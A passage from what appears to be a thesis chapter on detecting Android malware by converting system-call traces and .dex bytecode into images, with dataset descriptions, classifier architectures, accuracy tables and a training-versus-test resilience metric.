

Figure 4.6: *The proposed method for malware detection in Android using system call.*

System Call Extraction - Below I explain how I gather the system call from an Android application. As a matter of fact, the rationale behind this step is to capture and store, in a textual format, the system call traces generated by running applications. For this purpose, the *.apk* file of each Android application is installed and initialized on an Android device emulator. Successively, a set of 25 different operating system events [109, 198] is generated (at regular time intervals equal to 10 seconds) and sent to the emulator and the correspondent sequence of system calls is obtained. In Table 4.3 are shown the operating system events I consider for this purpose.

I exploit a set of 25 operating system events because several previous papers [109, 198] demonstrated that these events are considered by malicious writers to activate the payloads in Android environment. The generation time, on the other hand, was chosen as 10 seconds, so as to have the time necessary to generate and save the system calls. In Table 4.3, the first row shows the `BOOT` event i.e.,one of the most exploited operating system event to activate Android malware. This is not surprising because the `BOOT` event is sent to all the applications installed on the Android device in the instant in which the operating system terminates its booting process: this represents a perfect time for a payload to start its malicious action [133]. Malicious writers usually exploits the `BOOT` events event, to make able a malicious payload to start itself without any intervention or interaction of the unaware user with the Android operating system.

Other system events typically exploited by malicious writers are represented by the `ACTION_ANSWER` and `NEW_OUTGOING_CALL` events (respectively in the second and third row in Table 4.3): these events are sent in broadcast to the operating system (and, consequently, to all the running applications) in the moment in which a call phone is received or initialised by the unaware user.

Table 4.3: *System events considered for the malicious payload activation.*

#	System Event	Description
1	*BOOT_COMPLETED*	Able to catch the boot completed
2	*ACTION_ANSWER*	Incoming call
3	*NEW_OUTGOING_CALL*	Outgoing call
4	*ACTION_POWER_CONNECTED*	Battery status in charging
5	*ACTION_POWER_DISCONNECTED*	Battery status discharging
6	*BATTERY_OKAY*	Battery full charged
7	*BATTERY_LOW*	Battery status at 50%
8	*BATTERY_EMPTY*	Battery status at 0%
9	*SMS_RECEIVED*	Reception of SMS
10	*AIRPLANE_MODE*	The user has switched the phone into or out of Airplane Mode
11	*BATTERY_CHANGED*	Battery status changed
12	*CONFIGURATION_CHANGED*	The current device Configuration (orientation, locale, etc) has changed
13	*DATA_SMS_RECEIVED*	A new data based SMS message has been received by the device
14	*DATE_CHANGED*	Receives data changed events
15	*DEVICE_STORAGE_LOW*	Free storage on device is less than 10% of total space
16	*DEVICE_STORAGE_OK*	Free storage on device is adequate
17	*INPUT_METHOD_CHANGED*	An input method has been changed
18	*PROVIDER_CHANGED*	Providers publish new events or items that the user may be especially interested in
19	*PROXY_CHANGE*	Variation of proxy configuration
20	*SCAN_RESULTS*	An access point scan has completed, and results are available from the supplicant
21	*SENDTO*	Send a message to someone specified by the data
22	*SIM_FULL*	The SIM storage for SMS messages is full
23	*SMS_SERVICE*	CDMA SMS has been received containing Service Category Program Data
24	*STATE_CHANGED*	The state of Bluetooth adapter has been changed.
25	*WAP_PUSH_RECEIVED*	A new WAP PUSH message has been received by the device

Retrieving the system call from the Android application is done by a shell script developed to sequentially perform a series of actions described below:

- initialization of the target Android device emulator;
- installation the *.apk* file of the application under analysis on the Android emulator;
- wait until a stable state of the device is reached (i.e., when *epoll_wait* is received and the application under analysis is waiting for user input or a system event to occur);
- start the retrieve the system call traces;
- send one event from the operating system events shown in Table 4.3;
- send the choose operating system event to the application under analysis;
- capture system calls generated by the application until a stable state is reached;
- selection of a new operating system event (i.e., the operating system event following the one previously selected) and repeat the steps above to capture system call traces for this new event;
- repetition of the step above until all 25 operating system events in Table 4.3 have been considered (i.e., the Android application was stimulated with all the system events depicted in Table 4.3);
- stop the system call capture and save the obtained system call trace;
- kill the process of the Android application under analysis;
- stop the Android emulator;
- revert its disk to a clean snapshot (i.e., before the installation of Android application under analysis).

Moreover I exploit the monkey tool belonging to the Android Debug Bridge (ADB[3]) version 1.0.32, to generate pseudo-random user events such as, for instance, clicks, touches or gestures (with the aim of simulating the user interaction with the Android application under analysis).

To collect the syscall traces I consider strace[4], a tool freely available on Linux operating systems. In detail, I invoke the command *strace -s PID* to hook the running Android application process to intercept only syscalls generated by the application under analysis process.

Image Generation - Basically, starting from a log of system calls, I extract one by one the single calls and respecting the order given by the log I build the image. In Listing 4.1 we can see the code snippet with which I convert system calls: giving in input the single system call, through static calculus I compute a portion to remove (used to compress the string). Than, in a loop, the system call turns into a bit string, converting one by one every single letter. In the lasts rows the bit string is compressed in order

[3] https://developer.android.com/studio/command-line/adb
[4] https://man7.org/linux/man-pages/man1/strace.1.html

Figure 4.7: *System call legend.*

to became a string of 24 total bits that can identify uniquely the system call that it represent, hence the compressed string is divided in 3 sub-strings, that are converted in decimal obtaining the values for the RGB conversion used for the images representation as PNG file. Figure 4.7 shows the RGB value associated to each system call, it is useful to quickly identify, which are the system calls that compose an image.

```
def str_to_rgb(sys_call):
    n = len(sys_call)
    to_remove = n*8-24
    e = int(to_remove / 8)
    _string = ""
    for i in sys_call:
        bit = "".join("{:8b}".format(ord(i)))
        bit_str = str((int(bit, 10)))
        while len(bit_str) < 8:
            bit_str = '0' + bit_str

        _string += bit_str

    compressed_string = bit_string_compression(_string, n, e)

    split_strings = split_bit_str(compressed_string)

    return tuple(split_strings)
```

Listing 4.1: *Snippet of code where system calls turns into single pixels.*

As we can see, following are reported some image representation: in Figure 4.8 it is possible to see an image conversion about a trusted application, that is composed of colored squares, where each color is associated to the relative system calls. In particular both the malware samples, showed in Figure 4.9, are belonging to the same family i.e., Plankton. In the right image in Figure 4.9[5] and in the left image in Figure 4.9[6], we can see the representations about two different malware applications, that in this case they look similar to each other but different from the trusted application representation. In fact, the malware images have some common parts like the two brown bands, that

[5]identified by the *0a3be4156b705957d201a86250d0d7f4c5470f1737ed6d438a129a39b475397b* hash
[6]identified by the *0abccad6ac3523c968c44dec57d7a7bd50400a55eba02dc37c7c2f6e6a759292* hash



Figure 4.8: *Image representing a trusted application.*



Figure 4.9: *Images representing two different malware applications.*

on the contrary are absent in the trusted image. In this way, we already have a visual impact that allows us to notice the differences between trusted and malware applications. Hence this method of representation through image generation, could be used to discriminate quickly malware applications from trusted ones.

As regards the generated images, a visual verification of them was made for the two types of category for about 70% of the images belonging to the dataset and an image representing a trusted application is shown in Figure 4.8 and two images in Figure 4.9 representatives of malicious applications, to give an idea of how they differ from each other.

Features Extraction - The size of the images depends on the system calls extracted in the dynamic analysis. Even if the malware were run in the controlled environment for a fixed amount of time, each malware invokes different combinations of system calls with different frequencies. Thus, the size of the images generated differs from one malware to another (the average size in our dataset was around 180x180x3). Moreover, the malware do not exhibit malicious operations most of the time; hence, the images that collect the sequences of system calls contain also legitimate operations, which result in noise for the malware detection task and may mislead the classification.

Therefore, features were extracted by the images. This preprocessing step converts the images to fixed-size vectors, compress the information and reduce the image size. Several features extraction techniques were adopted and tested, the experimental results are reported in Section 4.1.2.3.

Unlike the standard image classification task such as animal/clothes or number detection task, the images produced by the system calls do not contain recognizable shapes or object. They contain a pixel distribution of colours that encode the dynamic

analysis information. Intuitively, the colour-based features extractor should produce more rich and useful features vectors than the ones focusing on edges and borders. Nevertheless, I applied and combined many of them to find the most suitable one for our classification task, to get the most from each descriptor techniques.

In detail, I collect vectors by combining the techniques and features reported in Table 4.5.

Classification - The image generated from the system calls and then vectorized, can be input in ML and DL models to perform the classification tasks. Our interest mainly regards the feasibility of using the system calls as images to distinguish between malware and trusted applications, thus I experiment with different models and approaches. I tested both standard ML models (Random Forest and SVM) and also basic DL models (MLP and CNN) to provide a rough overview and study the different results. The algorithms used in the classification phase were chosen on the basis of their good performance in the analysis of the considered images. For this reason more complicated networks have not been used for the analysis with DL algorithms, since the images on which these models are pre-trained are very different and not suitable for this case.

The classification task proceeds with a standard approach. The vectors coming from different feature extraction techniques were grouped together in different datasets (see Table 4.5). The datasets are then split into training and test sets, and the models are trained on the training sets. The results of the test sets are collected and evaluated. The different dataset compositions and models applied provide an interesting overview, which allows studying the robustness of a model with regards to the datasets. Moreover, the experiments on different datasets provide information on the capabilities of the features extraction techniques to summarize interesting information for the problem under analysis, and then the efficiency of the features extraction techniques compared one to each other.

4.1.2.2 Experimentation

In this section I describe, respectively, the real-world dataset involved in the experimental analysis and the results of the ML and the DL classifications.

The dataset considered in the experimental analysis was gathered from two different repositories: relating to the malicious samples I obtained real-world Android malware from the Drebin dataset [15, 141], a very well-known collection of malware largely considered by malware analysis researchers, including the most widespread Android families. The choice fell on this dataset as many have used it for research purposes, thus making it possible to compare this research work with the previous ones.
The malware dataset is freely available for research purposes [7].

The considered malware dataset consists of different Android malicious families characterized by different installation methods: (i) *standalone*, applications that intentionally include malicious functionalities; (ii) *repackaging*, known and common (legitimate) applications that are first disassembled, then the malicious payload is added, and finally are re-assembled and distributed as a new version (of the original application); and (iii) *update attack*, applications that initially do not show harmful behaviors and download an update containing the malicious payload, at runtime.

[7] https://www.sec.cs.tu-bs.de/~danarp/drebin/

Table 4.4: *The malware families.*

Family	Description	Inst.	Events
Geinimi	It has the potential to receive commands from a remote server that allows the owner of that server to control the phone	r	MAIN
Plankton	Advance the update attack by stealthily upgrading certain components in the host applications, it does not require user approval.	u	MAIN
BaseBridge	It sends information to a remote server running one or more malicious services in background	r,u	BOOT, SMS, NET, BATT
Kmin	It is similar to BaseBridge, but does not kill antimalware processes	s	BOOT
GinMaster	It contains a malicious service with the ability to root devices to escalate privileges, steal confidential information and install applications	r	BOOT
Opfake	It demands payment for the application content through premium text messages	r	MAIN
FakeInstaller	SMS trojan adding server-side polymorphism, obfuscation, antireversing techniques and frequent recompilation	r	BOOT, SMS
DroidDream	It is able to obtain root privileges, to obtain access to SD files and to change the device settings	r	MAIN
DroidKungFu	Its payload is able to run along with the original application process. It steals theIMEI, the OS Version, the device model and saves this information into a local file	r	BOOT, BATT
Adrd	It uploads infected cell phone's information to the control server every 6 hours and receive its commands, causing a great amount of network traffic	r	BOOT, NET, CALL

The malware dataset is also partitioned according to the *malware family*; each family contains malicious samples sharing several characteristics: the payload installation, the kind of attack and the events triggering the malicious payload [198].

Table 4.4 shows the 10 malware families involved in the experiment (i.e., the most populous ones in terms of malicious samples) with the details of the installation types, the kinds of attack, the events which activate the payload, the discovery date and the number of malicious samples belonging to each family.

To gather legitimate applications, I crawled the official app store of Google, by using an open-source crawler[8]. The obtained collection includes samples belonging to all the different categories available on the market.

I analyzed the dataset with the VirusTotal service, that run 61 commercial and free antimalware: this analysis confirmed that the trusted applications did not contain malicious payload while the malicious ones were actually recognized as malware.

The (malicious and legitimate) dataset is composed of 6817 samples: 3355 malicious (belonging to 10 different malicious families) and 3462 trusted.

From the malicious and legitimate dataset I gathered the system call sequences with the procedure explained in the previous section. Subsequently, from each system call

[8] `https://github.com/liato/android-market-api-py`

Table 4.5: *Feature sets involved in the experimental analysis.*

Feature Set	GIST	Gabor	Autocolor	Color	Simple	Vector size
FS1			X			1024
FS2			X		X	1088
FS3		X	X			1084
FS4		X	X		X	1148
FS5		X	X	X	X	1181
FS6	X		X			1984
FS7	X	X	X			2044
FS8	X	X	X	X	X	2141

trace I generated the relative image representation and I extracted, for each image, the features with the GIST, the Gabor, the Autocolor Correlogram, the Color Layout and the Simple Color feature extractors: at the end of this process, for each image obtained from the system call traces, five different feature sets are obtained.

Once obtained the feature sets, I performed several combinations in order to obtain more complex feature sets to better capture the differences between malicious and legitimate applications. Thus, the combinations that produced the most promising results were chosen. The list of feature set combinations is shown in Table 4.5.

4.1.2.3 Results

In this section I present the classification of the obtained results by evaluated the different feature sets with different models built with Machine and Deep Learning algorithms. I firstly present the ML experimental results and, subsequently, the DL ones.

Four metrics are considered to evaluate the performance of the classification with ML and DL algorithms: Precision, Recall, F-Measure and Accuracy.

With regard to machine learning experiment settings, for model building, I defined $T_{detection}$ as a set of labeled messages $\{(M_{detection}, l_{detection})\}$, where each $M_{detection}$ is the label associated to a $l_{detection} \in \{$ *malware*, *legitimate*$\}$. For each $M_{detection}$ I built a feature vector F $\in R_y$, where y is the number of the features considered in training phase.

With regard to the learning phase, a k-fold cross-validation is exploited: the dataset is randomly partitioned into k subsets. A single subset is retained as the validation dataset for testing the model, while the remaining $k-1$ subsets of the original dataset are considered as training data. I repeated the process for $k = 10$ times; each one of the k subsets has been used once as the validation dataset. To obtain a single estimate, I computed the average of the k results from the folds.

I evaluated the effectiveness of the model method by exploiting following procedure:

1. build a training set $T \subset D$;
2. build a testing set $T' = D \div$T;
3. run the training phase on T;
4. apply the learned classifier to each element of T'.

Table 4.6: *Machine learning experimental results.*

Feature Set	$RandomForest$				SVM			
	Precision	**Recall**	**F-Measure**	**Accuracy**	**Precision**	**Recall**	**F-Measure**	**Accuracy**
FS1	0.885	0.885	0.885	0.885	0.837	0.836	0.836	0.836
FS2	0.894	0.894	0.894	0.894	0.850	0.850	0.850	0.850
FS3	0.845	0.844	0.844	0.844	0.837	0.836	0.836	0.836
FS4	0.865	0.865	0.865	0.865	0.846	0.846	0.846	0.846
FS5	0.861	0.861	0.861	0.861	0.849	0.849	0.849	0.849
FS6	0.812	0.810	0.810	0.811	0.820	0.819	0.819	0.819
FS7	0.807	0.805	0.805	0.806	0.822	0.822	0.822	0.822
FS8	0.822	0.821	0.821	0.821	0.854	0.854	0.854	0.854
AVG	0.849	0.848	0.848	0.848	0.839	0.839	0.839	0.839

Table 4.7: *Deep learning models architecture.*

# Layer	MLP			CNN		
	Type	**Output Shape**	**Parameter**	**Type**	**Output Shape**	**Parameter**
1	Dense	500	-	Convolutional	$X_1, X_1, 32$	-
2	Dense	700	-	MaxPooling	$X_2, X_2, 32$	-
3	Dropout	700	0.5	Convolutional	$X_3, X_3, 64$	-
4	Dense	1000	-	MaxPooling	$X_4, X_4, 64$	-
5	Dense	500	-	Convolutional	$X_5, X_5, 128$	-
6	Dropout	500	0.5	MaxPooling	$X_6, X_6, 128$	-
7	Dense	250	-	Flatten	X_7	-
8	Dense	100	-	Dropout	X_7	0.5
9	Dropout	100	0.5	Dense	512	-
10	Dense	50	-	Dropout	512	0.5
11	Dense	2	-	Dense	256	-
12	-	-	-	Dropout	256	0.5
13	-	-	-	Dense	2	-

Each classification was performed using 90% of the dataset as training dataset and 10% as testing dataset employing the full feature set.

Table 4.6 shows the experimental results obtained from the machine learning models, which turn out to be quite good, having the values of the considered metrics between 0.805 and 0.894. In particular, for the experiment performed with the Random Forest algorithm, the best results were obtained from the FS2 feature set, which reached a value of 0.894 for all four metrics considered. Instead, for the experiment performed with the SVM algorithm, the best results were obtained from the FS8 feature set, which for all four metrics considered reached a value of 0.854.

Similar experiments were performed using the MLP and CNN models, whose layers architectures are reported in Table 4.7. The parameter column refers to the percentage of neurons deactivated in the Dropout layers. The output shape of the Convolutional layers (layers 1-8 of the CNN) depends on the input shape, which differs from the feature set under analysis.

The MLP takes as input vectors in one dimension, thus the dataset of vectors directly applied on the model. On the other hand, the CNN requires images (matrices of pixels)

Table 4.8: *Deep learning experimental results.*

Feature	MLP				CNN			
Set	Precision	Recall	F-Measure	Accuracy	Precision	Recall	F-Measure	Accuracy
FS1	0.879	0.879	0.879	0.879	0.828	0.828	0.828	0.828
FS2	0.884	0.884	0.884	0.884	0.846	0.846	0.846	0.846
FS3	0.866	0.866	0.866	0.866	0.846	0.846	0.846	0.846
FS4	0.833	0.833	0.833	0.833	0.821	0.821	0.821	0.821
FS5	0.87	0.87	0.87	0.87	0.835	0.835	0.835	0.835
FS6	0.86	0.86	0.86	0.86	0.855	0.855	0.855	0.855
FS7	0.868	0.868	0.868	0.86	0.855	0.855	0.855	0.855
FS8	0.87	0.87	0.87	0.87	0.854	0.854	0.854	0.854
AVG	0.866	0.866	0.866	0.866	0.843	0.843	0.843	0.843

as input, then the 1D vectors were reshaped into 2D matrices and 0-paddings were added, if necessary, to create squared matrices. Table 4.8 shows the results obtained from the deep learning experiments, which also turn out to be quite good, with values between 0.821 and 0.884. In particular, for the experiment performed with the MLP algorithm, the best results were obtained from the FS2 feature set, which for all four metrics considered reached a value of 0.884. Instead, for the experiment performed with the CNN algorithm, the best results were obtained from the FS6 and FS7 feature sets, where both for all four metrics considered reached a value of 0.855.

The performance results in test, reported in Table 4.6 and Table 4.8, lead to some interesting evaluations. First of all, the "colour-related" features (namely, the Autocolor Correlogram, the Color Layout and the Simple Color) perform better than the other features. Indeed, the feature sets on which the colour-related features are predominant (FS1-5) achieved better results than the FS6 and FS7, based on GIST and Gabor features. This difference is consistent on the ML models, especially for the Random Forest model, while the results gap is smaller in the DL models. I expected this outcome because the input images are simply a distribution of colours, with no detectable shape or object, thus the colour features can extract more useful information than features extractor based on edges, rotations and shapes features.

One more insightful consideration concerns the averages of the results, reported in the last row of Table 4.6 and Table 4.8. The DL models seem to be more robust in the results with regard to the different features set, and achieve higher average results than the ML models. Probably, the higher complexity of the DL models architecture is able to better generalize the problem and then produce acceptable results with any kind of features. On the other hand, the ML models needs a feature set properly descriptive of the problem (i.e., colour-feature for our images) to produce the best results, but then are able to produce higher absolute value in performance. As a matter of fact, the Random Forest applied on the Autocolor Correlogram and Simple Color filter achieved the highest value in test, 0.894 in accuracy.

4.2 Family Detection

4.2.1 Resilience of Machine Learning about classification in image-based Malware Detection

To contain the spread of malicious applications, researchers from both the academic and industrial communities proposed several methods aimed at detecting malware, with particular regard to the Android platforms [174]. Most of these techniques are based on shallow machine learning. Starting from a pre-determined feature vector gathered from a set of labelled malicious and trusted Android applications, a model is trained and then the effectiveness of the model on the prediction of malware is evaluated.

To generate a malware detection model by considering shallow supervised machine learning, a labeled set of applications is mandatory; the problem is that to obtain a label related to a sample, antimalware have to identify it correctly as malware (in fact, for the malware detection task each sample is labelled either as *malware* or *trusted*). Thus, the labelled dataset of samples is mandatory, and its correctness strongly influences the model overall accuracy in test.

Moreover, machine learning models are typically evaluated with malicious samples that are practically in the same time window of the malware exploited to generate the model [6]: in this way I evaluate just the effectiveness of the model to detect current malware, but not the future ones.

The idea behind this work is to investigate whether the Android malware detection machine learning-based is capable of working in the real-world; in other words, the aim is to understand whether shallow machine learning models are able to rightly predict malware developed later than the malware used to generate the model itself.

Starting from these considerations, the work poses the following research question:

- **RQ**: How resilient are machine learning image-based malware detectors for Android?

To answer *RQ*, I conduct an experiment to see if machine learning-based malware detectors are effective in the real world, i.e. by submitting malware samples under testing belonging to families developed later than the malware considered for the model generation.

There are several techniques for malware detection exploited by the research community, in particular I focus on a technique exploiting a representation of the application under analysis in terms of images [97]. Given the good ability of this technique, which transforms apps into images, to be able to correctly detect malware, the goal is to submit them to ML algorithms and see if these algorithms are able to classify them according to the family they belong to then predict new malware developed after the generation of the ML model. Thus, from the images, I extract a set of features to input a set of shallow machine learning algorithms.

I discuss different supervised machine learning algorithms to generate a set of classifiers able to execute predictions on the Android applications evaluating the real effectiveness of the models produced analyzing the resilience for each model obtained.



Figure 4.10: *Dataset Generation.*

4.2.1.1 Method

The idea behind this work is to evaluate the resilience of shallow supervised Machine Learning models in the *real-world* Android malware detection task. For this reason, I propose a study in which I evaluate the effectiveness of various classifiers, among the most widespread in the state of the art, in detecting malware released at a later date than the malicious samples exploited for the generation of the analyzed models.

I consider the representation of Android applications in term of images (in both grayscale and RGB format) proposed by several researchers [57, 96]. For the verification that I want to perform, I have considered the following superficial supervised machine learning algorithms for model generation, which are typically exploited for malware detection task [74, 129, 177, 190] and allow to work well with images obtaining good results: *J48*, *LMT*, *RandomForest*, *RandomTree* and *REPTree*.

The proposed study consists of two different steps, the first one is depicted in Figure 4.10 (i.e., Datasets generation) and the second one in Figure 4.11 (i.e., Resilience computation).

Figure 4.10 is related to the steps I consider for the generation of the dataset I exploited for the model generations.

As shown from Figure 4.10 for the Dataset generation I start from a set of (malicious and trusted) labelled Android applications. Each Android application is stored into an APK (i.e., Android application package) file. In each APK file, there are stored several items such as the Manifest file, where the permissions required from the applications are listed, and the files related to the graphical interface (audio or images). Moreover, the APK contains also the executable code (*Executable* step in Figure 4.10), a file with the .dex extension that runs on the Dalvik virtual machine i.e., an Android virtual machine for mobile devices, aimed at optimizing the virtual machine for memory, performance and battery life.

Code snippet 4.4 shows how I extract the .dex file from each APK: given in input the root directory path, I unzip all APKs contained in that folder. After, I automatically extract all the files inside the folder, and I check if there is a file that has the "*.dex*" extension. Once identified the .dex file, I save this file in another folder and rename it with the name of the application package.

```
foreach apk in root_directory {

    unzipped_apk = apk.unzip()

    foreach apk_file in unzipped_apk{

      if apk_file.endswhit(".dex"){

        apk_file.save()

        }
    }
}
```

Listing 4.2: *Dex file extraction.*

From the .dex file, I generate the related grayscale and RGB images by exploiting a Python script developed by the authors. As a matter of fact, once extracted the .dex file, the developed code is able to analyze each set of bits and convert it into a color. After that, the script saves the files with the application package name. In Listing 4.3 is shown the pseudocode related to the conversion of the .dex file into an RGB image. With regard to the grayscale image generation, the steps are the same but the script does not need to transform each set of bytes in color.

```
foreach file in root_directory{

    binary_data = getBinaryData(file)
    rgb_data = []
    while( index + THRESHOLD) < len (binary_data){

        R = binary_data[THRESHOLD_R]
  G = binary_data[THRESHOLD_G]
  B = binary_data[THRESHOLD_B]

  index += THRESHOLD
  rgb_data.append((R, G, B))
    }

    save_file(file , rgb_data , size , 'RGB')

}
```

Listing 4.3: *Creation of RGB image from .dex file.*

The idea of the script shown in Listing 4.3 is to convert each byte contained in the .dex file into a range of numbers, i.e., 0 and 255. Those numbers are necessary to define the color of each pixel of the image. In the end, the generated images are saved in grayscale and RGB format.

Once the grayscale and RGB images have been obtained from each Android application under analysis, with the label of the malicious family for each malware, I generate two different datasets: one containing all the images in grayscale and one containing all the RGB images, relating to the applications considered. I organize the malicious



Figure 4.11: *Resilience Evaluation*

samples from a temporal point of view, with regard to the label of the malicious family; indeed, different malware families came out in different time frames. Therefore, the idea is to test models with malware families not included in the model building and which were later discovered against the malware families included in the model. In detail, this study consider two different datasets, where malware belonging to different families are evaluated, thus, malware developed in different periods. In particular, in both datasets the malware used in the training belongs to families of malware developed earlier than the malware that is included in the testing. The difference between the two datasets is the time interval considered between the families of malware in the training set and the testing set, in order to evaluate the resilience in the short and long term.

Figure 4.11 is related to the steps I consider for the generation of the machine learning models and the relative evaluation of their resilience.

For each dataset I obtained in the Dataset generation steps shown in Figure 4.10, I apply the steps depicted in Figure 4.11 for the model generation and resilience computation. Thus, from each image I need to extract a set of numerical features (i. e., *features extraction* step in Figure 4.11) to build the *training set* and the *testing set*. The *model generation* step in Figure 4.11 is aimed at building the model by exploiting the data in the *training set*. A machine-learning model could be defined as the capacity to use a dataset to spot recurrency and learn patterns used to describe occurrences and make predictions. In this case, I apply machine learning to the Android malware detection task, thus, the machine learning models I consider point to distinguish if an application is malware or not: I resort to binary classification and the prediction result can be labelled as “malware” or “trusted”. In the training phase, the model obtains all recurrency that is in the input dataset and the label i. e., malware or trusted.

Once the model is trained, it predicts the target sample and then compares the result of the prediction with the correct label value. In the test step, previously unseen (malware) instances are provided to the model with the aim of evaluating the genuine ability of the model to interpret other data.

Once the model is built, I compute the *Accuracy* of the model. Then I evaluate the model (*model evaluation* step in Figure 4.11) by analysing the *testing set* and I compute the *Accuracy* metric on the instances belonging to the *testing set*.

Considering that the aim is the evaluation of the resilience of machine learning to

Table 4.9: *The first training set*

Training-set 1	
Malware applications	2183
Trusted applications	3830
Total applications	6013

Table 4.10: *The first test set*

Testing-set 1	
Malware applications	400
Total applications	400

the detection of unseen Android malware, I define and compute the resilience metric in order to quantify the model resilience.

Once the model is trained, I applied it to the training set and test set, and compare the accuracies to assess the model ability to generalize and achieve its task on previously unseen samples. Intuitively, the training set accuracy should be greater (or equal) to the test accuracy, but it should not differ too much, otherwise, it may reveal problems in the training (such as incomplete dataset or overfitting).
Once I obtained the *Accuracy* on both the training and the testing set, I compute the resilience (i.e., *resilience computation* step in Figure 4.11) as follows:

$$Resilience = Accuracy\ Training\ Set - Accuracy\ Test\ Set$$

It was decided to calculate the accuracy for both training and testing to understand how much the model is capable of generalizing. From this calculation I expect the two accuracies to be as similar to each other as possible. The ideal case would be that the resilience was equal to 0, i. e., that the model obtains the same accuracy both in training and in testing. If the resilience is positive, the model obtains a higher accuracy on the training data than the accuracy on the testing data. On the other hand, if the resilience is a negative value, the accuracy on the testing data is greater than the accuracy obtained on the training data.

4.2.1.2 Experimentation

For the resilience evaluation of shallow machine learning models for the malware detection task, I gathered 6013 different Android applications. Each application is labeled as trusted or malware. In particular, the malicious applications are labelled also with the malware family (i. e., a label related to a group of applications with similar attack techniques). I obtained trusted applications from Google Play Store, while I gathered the malicious ones from Drebin [15] an Android malware repository. I consider malicious families discovered between 2011 and 2015. As explained from Figure 4.10 relating to dataset generation, two different datasets are built starting from these (malware and trusted) applications.

